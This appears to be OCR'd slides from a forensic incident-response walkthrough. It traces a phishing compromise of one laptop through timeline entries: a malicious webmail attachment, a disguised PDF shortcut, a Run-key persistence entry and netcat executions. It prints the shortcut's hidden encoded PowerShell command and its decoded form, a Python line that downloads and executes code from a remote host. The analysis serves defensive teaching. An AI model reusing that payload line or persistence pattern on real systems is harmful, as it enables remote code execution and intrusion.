1]","\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\BCRYPTPRIMITIVES.DLL [MFT entry: 162538,
sequence: 1]","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\CMDEXT.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\ADVAPI32.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\SECHOST.DLL [MFT entry: 162537, sequence: 1]","\\VOLUME{01d5554306bc4265-
6606d446}\\$MFT","\\VOLUME{01d5554306bc4265-
6606d446}\\USERS\\BENJAMINCHANG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT","\\VOLUME{01d
5554306bc4265-6606d446}\\WINDOWS\\GLOBALIZATION\\SORTING\\SORTDEFAULT.NLS [MFT entry: 28653, sequence:
1]","\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\WINBRAND.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\BRANDING\\BASEBRD\\BASEBRD.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\BRANDING\\BASEBRD\\EN-US\\BASEBRD.DLL.MUI","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\WLDP.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\CRYPT32.DLL","\\VOLUME{01d5554306bc4265-
6606d446}\\WINDOWS\\SYSTEM32\\MSASN1.DLL","\\VOLUME{01d5554306bc4265-
```


Working backwards: Folder




10 events (0.445s)

2019-10-04T12:55:04+00:00	☐	★	[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\da…	bchang-laptop
2019-10-04T13:04:45+00:00	☐	☆	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, dev…	bchang-laptop
2019-10-04T13:21:12+00:00	☐	★	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:21:12+00:00	☐	★	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:21:13+00:00	☐	★	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:26:40+00:00	☐	★	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:26:40+00:00	☐	★	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:33:03+00:00	☐	☆	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/3/d Type: directory	bchang-laptop
2019-10-04T13:33:03+00:00	☐	☆	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/3/d Type: directory	bchang-laptop
2019-10-04T13:33:03+00:00	☐	☆	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/3/d Type: directory	bchang-laptop


Working Backwards: Malware






2019-10-04T12:55:04+00:00	□	[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\da…	bchang-laptop
2019-10-04T13:21:12+00:00	□	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:21:12+00:00	□	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:21:13+00:00	□	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:21:46+00:00	□	TSK:/Windows/Prefetch/WHOAMI.EXE-824687C3.pf Type: file	bchang-laptop
2019-10-04T13:21:53+00:00	□	Prefetch [WSLHOST.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: …	bchang-laptop
2019-10-04T13:26:40+00:00	□	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:26:40+00:00	□	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:26:50+00:00	□	NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop
2019-10-04T13:26:50+00:00	□	NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION	bchang-laptop
2019-10-04T13:26:50+00:00	□	CMD.EXE-CD245F9E.pf File reference: 82834-3 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION	bchang-laptop
2019-10-04T13:27:05+00:00	□	WSLHOST.EXE-91595FDC.pf File reference: 87196-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DAT…	bchang-laptop
2019-10-04T13:27:05+00:00	□	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop
2019-10-04T13:27:05+00:00	□	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop

Working Backwards: Phishing



2019-09-25T13:42:41+00:00	http://webmail.greendale.xyz/index.php/mail (bchang@greendale.xyz - Webmail) [count: 0] Visit from: http://webmail.greendale.xyz/index.php/mail…	bchang-laptop
2019-09-25T13:42:56+00:00	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc…	bchang-laptop
2019-09-25T13:43:25+00:00	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc…	bchang-laptop
2019-09-25T13:43:25+00:00	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc…	bchang-laptop
2019-09-25T13:43:34+00:00	TSK:/Users/BenjaminChang/Downloads/Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop
2019-09-25T13:43:35+00:00	TSK:/Users/BenjaminChang/Downloads/Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop
2019-09-25T13:43:35+00:00	TSK:/Users/BenjaminChang/Downloads/Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop
2019-09-25T13:43:35+00:00	TSK:/Users/BenjaminChang/Downloads/Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop
2019-09-25T13:47:03+00:00	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/NvTelemetry.bat Type: file	bchang-laptop
2019-09-25T15:00:18+00:00	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/nc64.exe Type: file	bchang-laptop
2019-09-25T15:00:19+00:00	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/nc64.exe Type: file	bchang-laptop
2019-09-25T15:00:19+00:00	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/nc64.exe Type: file	bchang-laptop
2019-09-25T15:00:19+00:00	TSK:/Users/BenjaminChang/AppData/Local/Comms/Unistore/data/nc64.exe Type: file	bchang-laptop




1970-01-01T00:00:00+00:00

[Empty description] File size: 0 File attribute flags: 0x00000000 cmd arguments: /c powershell -NonI -W Hidden -NoP -Exec Bypass -EncodedCommand QwA6AC8AUAB5AHQAaABvAG4AMgA3AC8AcAB5AHQAaABvAG4ALgBlAHgAZQAgAC0AYwAgACIAaQBtAHAAbwByAHQAIAB1AHIAbABsAGkAYgA7AGUAeABlAGMAIAB1AHIAbABsAGkAYgAuAHUAcgBsAG8AcABlAG4AKAAnAGgAdAB0AHAAOgAvAC8AZwByAGUAbgBkAGEAbABlAC4AeAB5AHoALwBvAFkAQwB4AFIATwBiAHUAdwBmACcAKQAuAHIAZQBhAGQAKAApACIA Relative path: ..\Windows\system32\cmd.exe Icon location: shell32.dll Link target: <My Computer> C:\Windows\system32\cmd.exe

command_line_arguments	/c powershell -NonI -W Hidden -NoP -Exec Bypass -EncodedCommand QwA6AC8AUAB5AHQAaABvAG4AMgA3AC8AcAB5AHQAaABvAG4ALgBlAHgAZQAgAC0AYwAgACIAaQBtAHAAbwByAHQAIAB1AHIAbABsAGkAYgA7AGUAeABlAGMAIAB1AHIAbABsAGkAYgAuAHUAcgBsAG8AcABlAG4AKAAnAGgAdAB0AHAAOgAvAC8AZwByAGUAbgBkAGEAbABlAC4AeAB5AHoALwBvAFkAQwB4AFIATwBiAHUAdwBmACcAKQAuAHIAZQBhAGQAKAApACIA
data_type	windows:lnk:link
datetime	1970-01-01T00:00:00+00:00
display_name	TSK:/Users/BenjaminChang/Downloads/Invoice_6_4_2019_67544.PDF.lnk
file_attribute_flags	0
file_size	0

Base 64 decrypted payload




```
C:/Python27/python.exe -c "import urllib;exec urllib.urlopen('http://grendale.xyz/oYCxRObuwf').read()"
```


Greendale explains

Bioreactor

Greendale explains


Development intrastructure
Developers push code
Git repo
Jenkins deploys containers to Kubernetes
Kubernetes
